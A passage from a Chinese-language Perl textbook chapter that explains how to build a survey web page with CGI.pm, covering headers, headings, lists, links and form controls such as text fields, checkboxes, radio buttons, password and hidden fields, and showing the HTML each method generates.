<INPUT TYPE="hidden" NAME=".cgifields" VALUE="list">
<INPUT TYPE="hidden" NAME=".cgifields" VALUE="checkboxes">
</FORM>
</BODY>
</HTML>

```

#### 程序清单 21.4 cgi2.cgi 生成的 HTML 页面

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<TITLE>CGI Example</TITLE>
<LINK REV=MADE HREF="mailto:Steve">
<META NAME="keywords" CONTENT="CGI Perl">
</HEAD>
<BODY BGCOLOR="white" LINK="red">
<CENTER>
<H1>Thanks for filling out our survey.</H1>
</CENTER>
<H3>Here are your responses...</H3>
<HR>
Your name is: <EM>Edward</EM>.
<P>
Your opinions are: <EM>No opinion</EM>.

```

```
<P>
You use these products: <EM>Bread, Cruise missiles</EM>.
<P>
Your income level is: <EM>High</EM>.
<P>
Today is day <EM>1</EM> of the week.
<P>
Your password is: <EM>open sesame</EM>.
<P>
How much unsolicited mail you like: <EM>Very much</EM>.
<P>
The hidden data is <EM>Rosebud</EM>.
<HR>
</BODY>
</HTML>
```

## 21.2 快速解决方案

### 21.2.1 使用PerlScript

现在开始介绍使用 PerlScript 的编程主题,在某种程度上,你可能不期望这样做。PerlScript 是一种解释性的语言,它可以与一些 Web 浏览器(例如 Microsoft Internet Explorer)同时使用。尽管描述 PerlScript 本身超出了本书的范围,但了解它的存在还是值得的,这是由于代替完全使用 CGI 程序,通过在网页中嵌入一些 PerlScript,也可以完成想要的操作。在第一个示例中,使用 PerlScript 在网页中说 Hello!:

```
<HTML>
<HEAD>
<TITLE>PerlScript Example</TITLE>
</HEAD>

<BODY>
<H1>PerlScript Example</H1>

<SCRIPT LANGUAGE="PerlScript">
$window->document->write("Hello!");
</SCRIPT>

</BODY>
</HTML>
```

图 21.5 给出了在 Microsoft Internet Explorer 中显示这个网页的情景。






图 21.5 PerScript 示例

### 21.2.2 启动HTML文档

现在我们准备使用 CGI.pm 创建 CGI 脚本。应该从哪里开始呢？答案是：从创建 HTTP 头开始。

要启动 HTML 文档，需创建一个 CGI 对象并用该对象的 `header` 方法创建 HTTP 头（这里，将创建一个简单的头，但采用 `cookies` 和其他属性可以创建复杂的头，以后将会介绍）。然后，使用 `start_html` 方法启动该 HTML 文档。

`start_html` 方法用于创建网页的<HEAD>节，并且可以为<BODY>部分指定各种属性，例如背景色和链接色。首先给出 `cgi1.cgi` 中的调查网页示例，如下所示（注意，要使头和 `start_html` 的输出进入网页，可使用 Perl `print` 函数）：

```
#!/usr/local/bin/perl

$co = new CGI;

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
)
```

### 21.2.3 显示图像

如何在采用 CGI 脚本创建的网页上显示图像呢？使用 `img` 方法即可。

CGI.pm `img` 方法能够创建<IMG>标记，它可用于显示图像。下面的示例取自 `cgi1.cgi`：

```
$co->center
```

```
(
    $co->img
        (
            {-src=>'welcome.gif'}
        )
    )
```

在这个示例中，将在调查网页中显示一个图像，即 `welcome.gif`。在“深入分析”一节的图 21.1 中，显示了这段代码的结果。下面的 HTML 就是在这个示例中创建的：

```
<IMG SRC="welcome.gif">
```

这里可以设置的属性是 `-align`、`-alt`、`-border`、`-height`、`-width`、`-hspace`、`-ismap`、`-src`、`-lowsrc`、`-vspace` 和 `-usemap`。

#### 21.2.4 创建HTML标题

现在，我们已经可以把一条欢迎标语放在动态生成的网页中。创建诸如 `<H1>` 和 `<H2>` 这样的标题怎么样？当然没问题，只需使用诸如 `h1` 和 `h2` 这样的方法。

使用 `CGLpm` 方法（例如 `h1`、`h2`、`h3` 等），可以创建对应于 `<H1>`、`<H2>`、`<H3>` 等标记的 HTML 标题。

例如，下面的示例说明了如何在由 `cgi1.cgi` 创建的调查网页的顶端创建两个标题，即 `<H1>` 标题和 `<H2>` 标题，用于欢迎用户参与调查：

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    $co->h1('Here is the Survey!'),
    $co->h2('Please fill out our survey...')
```

另外，在图 21.1 中可以看到这段代码的结果。这里创建了下面的 HTML：

```
<H1>Here is the Survey!</H1>
<H2>Please fill out our survey...</H2>
```

可以设置的属性为 `-align` 和 `-class`。

#### 21.2.5 居中HTML元素

把 `<H1>` 标题放在网页上，但它以网页的左侧对齐。如何居中 HTML 元素呢？使用标记中的 `-align` 属性即可，或者，如果想居中很多元素的话，也可以使用 `center` 方法。

通过采用 CGI 方法 `center` 打印 `<CENTER>` 标记，可使文本居中。在下面的示例中，将居



中上一节中创建的<H1>标记:

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .

$co->center($co->h1('Here is the Survey!')),
$co->h2('Please fill out our survey...')
```

在本章前面的图 21.1 中, 可以看到这段代码的结果。

### 21.2.6 创建项目编号列表

要引入动态创建的、带有项目编号列表的网页, 应该怎样实现呢? 使用相应的方法如 `ul` 和 `li` 即可。

通过使用 `ul` 和 `li` CGI 方法, 可以创建无序的项目编号列表, 它们会创建<UL>和<LI>标记。

例如, 在 `cgi1.cgi` 的调查网页中, 给用户显示了项目编号的列表, 指出了填充调查的几个好理由:

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .

"Reasons for filling out our survey:",

$co->p,
$co->ul
(
    $co->li('Fame'),
    $co->li('Fortune'),
    $co->li('Fun'),
)
```

图 21.1 显示了这段代码的结果; 创建的 HTML 如下所示:

```
<UL>
<LI>Fame</LI>
<LI>Fortune</LI>
<LI>Fun</LI>
</UL>
```



-compact 和-type 属性可以与 ul 一起使用，-type 和-value 属性可以与 li 一起使用。

### 21.2.7 创建超链接

现在还有一个问题，如何使用 CGI.pm 创建超链接呢？使用 a 方法即可。

可以使用 CGI a 方法创建超链接，在这里为用户提供了另一个 URL，以便在他对填充 cgi1.cgi 调查不感兴趣时跳转到此位置：

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    "If you would rather not fill out our survey, ",
    "you might be interested in ",

    $co->a({href=>"http://www.cpan.org/"}, "CPAN"), " ."
```

图 21.1 显示了这段代码的结果。创建的 HTML 如下所示：

```
If you would rather not fill out our survey, you might be interested in
<A HREF="http://www.cpan.org/">CPAN</A>.
```

可以与 a 方法一起使用的属性如下：-href、-name、-onClick、-onMouseOver 和-target。

### 21.2.8 创建横线

要想使用横线分离 HTML 页面的内容。CGI 有 hr 方法吗？当然有，而且它会为你创建 <HR> 标记。

要使用 <HR> 标记创建横线，只需使用 CGI hr 方法：

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    $co->hr
```

在图 21.1 的底部，显示了由这段代码创建的横线。可以与 hr 一起使用的属性为-align、-noshade、-size 和-width。

### 21.2.9 创建HTML表单

现在，我们准备在自己的网页中放置控件。想使用按钮和文本字段等，在进行这些操作

之前，一定要设置 HTML 表单，以保留这些控件。

要在网页中使用 HTML 控件，必须把它们放入 HTML 表单中。在调查示例 `cgi1.cgi` 中，使用了 CGI `start_form` 方法创建表单，这样，当用户单击 Submit 按钮（稍后将添加此按钮）时，这个表单中的控件数据将发送给 `cgi2.cgi` 脚本，此脚本会产生数据汇总。通过把 `cgi2.cgi` 的 URL 放在表单的 `action` 属性中，确定了它的目标：

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    $co->start_form
    (
        -method=>'POST',
        -action=>"http://www.yourserver.com/user/cgi/cgi2.cgi"
    )
```

注意，下面的所有控件（直到“结束 HTML 表单”一节为止）都包含于表单中，这是由于执行 `start_form` 会把 `<FORM>` 标记插入到网页中。下面列出了由上述代码创建的 HTML：

```
<FORM METHOD="POST" ACTION="http://www.server.com/username/cgi/cgi2.cgi"
ENCTYPE="application/x-www-form-urlencoded">
```

可以与 `start_form` 一起使用的属性为：`-action`、`-enctype`、`-method`、`-name`、`-onSubmit` 和 `-target`。

如果调用 `start_form` 时没有采用任何参数，则 Submit 按钮将会把表单的数据发送到创建网页的 CGI 脚本中。有关示例，请参见本章后面部分的“创建图像映射”一节。也要浏览“从网页调用 CGI 脚本”节，查看如何直接使用 HTML 创建 HTML 表单，以便你能够从自己编写的网页中调用 CGI 脚本。

### 21.2.10 处理文本字段

现在我们已经可以创建表单，并在其中放置 HTML 控件。想要使用的第一个控件是文本字段。如何创建这样的控件呢？非常容易，只需使用 `textfield` 方法。

要创建允许用户输入文本的 HTML 文本字段，需使用 CGI 方法 `textfield`。下面就说明如何在包含用户名字的 `cgi1.cgi` 中创建和命名文本字段：

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
```

```

    .
    "Please enter your name: ",
    $co->textfield('text')

```

在图 21.2 的顶端显示了结果文本字段，下面列出了已创建的 HTML：

```

Please enter your name:
<INPUT TYPE="text" NAME="text" VALUE="">

```

可以与 `textfield` 一起使用的属性为：`-maxLength`、`-name`、`-onChange`、`-onFocus`、`-onBlur`、`-onSelect`、`-override`、`-force`、`-size`、`-value` 和 `-default`。

在用户单击 **Submit** 按钮发送表单之后，如何读取文本字段中的数据呢？请阅读下一节。

### 21.2.11 读取HTML控件中的数据

既然已经给自己的网页添加了文本字段，那么，当用户单击 **Submit** 按钮并把数据发送给我的 CGI 脚本时，将如何读取该文本字段中的数据呢？可以使用 `CGI.pm param` 方法。

当用户单击调查示例中的 **Submit** 按钮时，Web 浏览器会把表单中的数据发送到 `cgi2.cgi` 中，而且在该脚本中，使用 CGI 方法 `param` 读取文本字段中的数据。

要使用 `param`，把文本字段的名称 `text`（请参见上一节）传递给它，并显示用户在文本字段中输入的数据（`em` 方法能够创建 `<EM>` 标记，在大多数浏览器中，它都转换为斜体）：

```

#!/usr/local/bin/perl

$co = new CGI;

print "Your name is: ",
    $co->em($co->param('text')),
    ". ";

```

图 21.4 显示了这段代码的结果。读取控件中数据的方式是把该控件的名称传递给 `param` 方法。

---

**提示：** 如果调用 `param` 时没有采用任何参数，则当有数据正在等待时它将返回真，否则返回假。

---

### 21.2.12 处理文本区域

在文本字段中，无法输入自己需要的所有文本，可以使用较大的控件吗？答案是：当然，可以使用文本区域。

与文本字段不同的是，HTML 文本区域可以包含几行文本。在下面的示例中，在 `cgi1.cgi` 中创建了一个文本区域，以容纳用户想要输入的任何内容，假定文本区域包含 10 行、60 列、一些默认文本和一个名称 `textarea`：

```

#!/usr/local/bin/perl

```



```

$co = new CGI;

print
    .
    .
    .
    "Please enter your opinion: ",

$co->p,

$co->textarea
(
    -name=>'textarea',
    -default=>'No opinion',
    -rows=>10,
    -columns=>60
)

```

在图 21.2 中显示了这段代码的结果，已创建的 HTML 如下所示：

```

Please enter your opinion:
<P>
<TEXTAREA NAME="textarea" ROWS=10 COLS=60>
No opinion
</TEXTAREA>

```

可以与 `textarea` 方法一起使用的属性包括：`-cols`（也可以为 `-columns`）、`-name`、`-onChange`、`-onFocus`、`-onBlur`、`-onSelect`、`-rows`、`-override`、`-force`、`-value`、`-default` 和 `-wrap`。

在 `cgi2.cgi` 中，我使用 `CGI param` 方法读取文本区域中的文本，报告调查数据的 CGI 脚本如图 21.4 所示：

```

print "Your opinions are: ",
    $co->em($co->param('textarea'))
    , ". ";

```

### 21.2.13 处理复选框

现在，还有一个更棘手的问题，如何设置组和 HTML 复选框控件并给它们指定标题呢？

可以在组中创建复选框（给复选框编组，这样要复选的所有框的名字会在同一个列表中列出来）。

在下面的示例中，使用 CGI 方法 `checkbox_group` 在 `cgi1.cgi` 中创建一组复选框，以允许用户指出他想要使用的商业产品。在这里，命名了复选框组、传递了复选框标记的数组，并列出了当网页第一次出现在另一个数组中时想要显示的默认复选框：

```

#!/usr/local/bin/perl

$co = new CGI;

print

```

```

        .
        .
        .
    "Please indicate what products you use: ",
    $co->p,

    $co->checkbox_group
    (
        -name=>'checkboxes',
        -values=>['Shampoo','Toothpaste','Bread','Cruise missiles'],
        -defaults=>['Bread','Cruise missiles']
    )

```

在图 21.3 中，可以看到这段代码的结果：创建的 HTML 如下所示：

```

Please indicate what products you use:
<P>
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Shampoo">Shampoo
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Toothpaste">Toothpaste
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Bread" CHECKED>Bread
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Cruise missiles" CHECKED>
Cruise missiles

```

在 `cgi2.cgi` 中，使用这段代码读取和报告选中了的复选框，如图 21.4 所示。注意，`param` 将返回复选框名称的列表，从这个列表中，使用 `join` 创建一个字符串：

```

print "You use these products: ",
    $co->em(join(", ",
    $co->param('checkboxes'))),
    ".";

```

#### 21.2.14 处理滚动列表

怎样创建 HTML 滚动列表呢？答案是使用 `scrolling_list` 方法。

滚动列表显示了一列项，如果不能立即显示所有项，则该列表能够滚动。可以使用 `CGI.pm` `scrolling_list` 方法创建滚动列表。

在下面的示例中，将在 `cgi1.cgi` 中创建一个滚动列表，以允许用户选择其传入级别，把它命名为 `list`，并在其中放置 `Highest`、`High`、`Medium` 和 `Low`，默认情况下，选择 `High`：

```

#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    "Please indicate your income level: ",

```

```
$co->p,
$co->scrolling_list
(
    'list',
    ['Highest','High','Medium','Low'],
    'High',
)
```

在图 21.3 中, 可以看到这段代码的结果。已创建的 HTML 如下所示:

```
Please indicate your income level:
<P>
<SELECT NAME="list" SIZE=4>
<OPTION VALUE="Highest">
Highest
<OPTION SELECTED VALUE="High">
High
<OPTION VALUE="Medium">
Medium
<OPTION VALUE="Low">
Low
</SELECT>
```

可以与 `scrolling_list` 方法一起设置的属性如下: `-default`、`-defaults`、`-labels`、`-multiple`、`-name`、`-onBlur`、`-onChange`、`-onFocus`、`-override`、`-force`、`-size`、`-value` 和 `-values`。

`cgi2.cgi` 中的下列代码用于读取选定的项, 如图 21.4 所示:

```
print "Your income level is: ",
    $co->em($co->param('list')),
    ".";
```

### 21.2.15 处理单选按钮

如果想要的选项是互斥的, 如想让用户选择星期的某天, 需要每次只能选定一个 HTML 控件, 这就是单选按钮控件。

使用 HTML 单选按钮可以允许用户选择很多互斥选项中的一个, 例如, 在 `cgi1.cgi` 中, 使用了 7 个单选按钮, 让用户指出是星期的哪一天。

在这个示例中, 采用 `radio_group` 方法创建一组单选按钮, 它们在名为 `radios` 的组中起作用 (换句话说, 用户只能从组中选择一个单选按钮), 给定这些单选按钮的值为 1~7, 并使用名为 `%labels` 的哈希表保存每个单选按钮的标记:

```
#!/usr/local/bin/perl

$co = new CGI;

$labels{'1'} = 'Sunday';
$labels{'2'} = 'Monday';
$labels{'3'} = 'Tuesday';
```



```

$labels{'4'} = 'Wednesday';
$labels{'5'} = 'Thursday';
$labels{'6'} = 'Friday';
$labels{'7'} = 'Saturday';

print
    .
    .
    .
    "Please indicate the day of the week: ", $co->p,
    $co->radio_group
    (
        -name=>'radios',
        -values=>['1', '2', '3', '4', '5', '6', '7'],
        -default=>'1',
        -labels=>\%labels
    )

```

在图 21.3 中，可以看到这段代码的结果。已创建的 HTML 如下所示：

```

<P>Please indicate the day of the week:
<P>
<INPUT TYPE="radio" NAME="radios" VALUE="1" CHECKED>Sunday
<INPUT TYPE="radio" NAME="radios" VALUE="2">Monday
<INPUT TYPE="radio" NAME="radios" VALUE="3">Tuesday
<INPUT TYPE="radio" NAME="radios" VALUE="4">Wednesday
<INPUT TYPE="radio" NAME="radios" VALUE="5">Thursday
<INPUT TYPE="radio" NAME="radios" VALUE="6">Friday
<INPUT TYPE="radio" NAME="radios" VALUE="7">Saturday

```

现在，已经采用 CGI 脚本在网页中创建了单选按钮。可以与 `radio_group` 一起使用的属性如下：`-cols`（或`-columns`）、`-colheaders`、`-default`、`-labels`、`-linebreak`、`-name`、`-nolabels`、`-onClick`、`-override`、`-force`、`-rows`、`-rowheaders`、`-value` 和 `-values`。

在 `cgi2.cgi` 中，读取并报告选定了的单选按钮，如图 21.4 所示：

```

print "Today is day ",
    $co->em($co->param('radios')), "
    of the week.";

```

### 21.2.16 处理口令字段

在由 CGI 脚本创建的页面中输入口令时，如果不希望别人偷看，最好使用口令字段控件。

使用口令字段允许用户输入口令，而且口令字段与文本字段相似，只是它将以星号显示，这样就没有人知道你输入的内容。事实上，Web 浏览器通过不允许你复制它的数据（以便粘贴到其他位置）来保护口令字段。

可以使用 `password_field` 方法创建口令，如 `cgi1.cgi` 中的下述代码：

```

"Please enter your password: ",

```

```
$co->p,
$co->password_field
(
    -name=>'password',
    -default=>'open sesame',
    -size=>30,
)
```

在图 21.3 中, 可以看到这段代码的结果。已创建的 HTML 如下所示:

```
Please enter your password:
<P>
<INPUT TYPE="password" NAME="password" VALUE="open sesame" SIZE=30>
```

可以与 password\_field 一起使用的属性如下: -maxLength、-name、-onChange、-onFocus、-onBlur、-onSelect、-override、-force、-size、-value 和 -default。

在 cgi2.cgi 中, 采用下述方式读取并报告用户输入到口令控件中的内容, 如图 21.4 所示:

```
print
    "Your password is: ", $co->em($co->param('password')),
    ".";
```

### 21.2.17 处理弹出菜单

要在自己的 CGI 脚本生成的页面中, 给用户显示很多选项。如何实现呢? 这非常容易, 只需使用弹出菜单。

HTML 弹出菜单 (Windows 用户把它看作下拉列表框) 能够显示一系列项, 用户单击按钮, 通常会显示一个指向下的箭头, 就能够打开此菜单。在该菜单中, 用户可以选择一项, 你可以确定他选择了哪项。

使用 CGI pop-up\_menu 方法把项放置于弹出菜单中, 来询问用户想从调查中获取多少个未申请的邮件:

```
#!/usr/local/bin/perl

$co = new CGI;

print
    "Thank you for filling out our Survey. Please indicate how
    much unsolicited mail you like to get: ",

    $co->popup_menu
    (
        -name=>'popupmenu',
        -values=>['Very much', 'A lot', 'Not so much', 'None']
    )
```

在图 21.3 中, 可以看到这段代码的结果; 已创建的 HTML 如下所示:

```
Thank you for filling out our Survey. Please indicate how
```

```
much unsolicited mail you like to get:
<SELECT NAME="popupmenu">
<OPTION VALUE="Very much">Very much
<OPTION VALUE="A lot">A lot
<OPTION VALUE="Not so much">Not so much
<OPTION VALUE="None">None
</SELECT>
```

可以与 `popup_menu` 方法一起设置的属性包括：`-default`、`-labels`、`-name`、`-onBlur`、`-onChange`、`-onFocus`、`-override`、`-force`、`-value` 和 `-values`。

在 `cgi2.cgi` 中，采用如下方式读取和显示用户的选项，如图 21.4 所示：

```
print "How much unsolicited mail you like: ",
      $co->em($co->param('popupmenu')),
      ".";
```

### 21.2.18 处理隐藏数据字段

假设我们正在编写游戏，想隐藏网页中的秘密字，这样就可以在 CGI 脚本中读取它。但是，当我把这个字存储在口令字段中时，看起来还不太专业。此时应使用隐藏字段。

可以把隐藏字段中的数据存储在网页中，而且用户不能看到该数据，如果想把与网页相关的数据存储在脚本中，这就很有用。要创建隐藏字段，可以使用 `hidden` 方法。

下面的示例说明了如何把隐藏数据存储在由 `cgi1.cgi` 创建的调查网页中：

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    $co->hidden(-name=>'hiddendata', -default=>'Rosebud');
```

生成的 HTML 如下所示：

```
<INPUT TYPE="hidden" NAME="hiddendata" VALUE="Rosebud">
```

可以与 `hidden` 一起使用的属性如下所示：`-name`、`-override`、`-force`、`-value`、`-values` 和 `-default`。

在 `cgi2.cgi` 中，如下显示隐藏字段中的数据，如图 21.4 所示：

```
print "The hidden data is ", $co->em(join(", ",
    $co->param('hiddendata'))),
    ".";
```

对于隐藏字段起作用的示例，请参考第 23 章中的游戏脚本。

相关的解决方案参见 23.2.5 节“创建游戏”。



### 21.2.19 创建Submit和Reset按钮从HTML表单上传数据

现在，我们已经在 HTML 表单中添加了控件。那么，用户如何把控件中的数据发送给 CGI 脚本呢？非常容易，可以使用表单中的 Submit 按钮。当用户单击该按钮时，表单中控件的数据就会发送给创建表单时指定的 CGI 脚本。

要上传表单中的数据，用户必须单击 Submit 按钮。可以使用 CGI.pm submit 方法创建 Submit 按钮。也可以使用 reset 方法创建 Reset 按钮，它将清除表单中的数据。

在由 cgi1.cgi 创建的调查网页中，添加了 Submit 和 Reset 按钮，如下所示：

```
#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    $co->center
    (
        $co->submit,
        $co->reset,
    )
```

注意，这段代码创建了两个按钮；其中一个带有 Submit 标题，而另一个带有 Reset 标题。可以在图 21.3 中查看显示结果。已创建的 HTML 如下所示：

```
<CENTER>
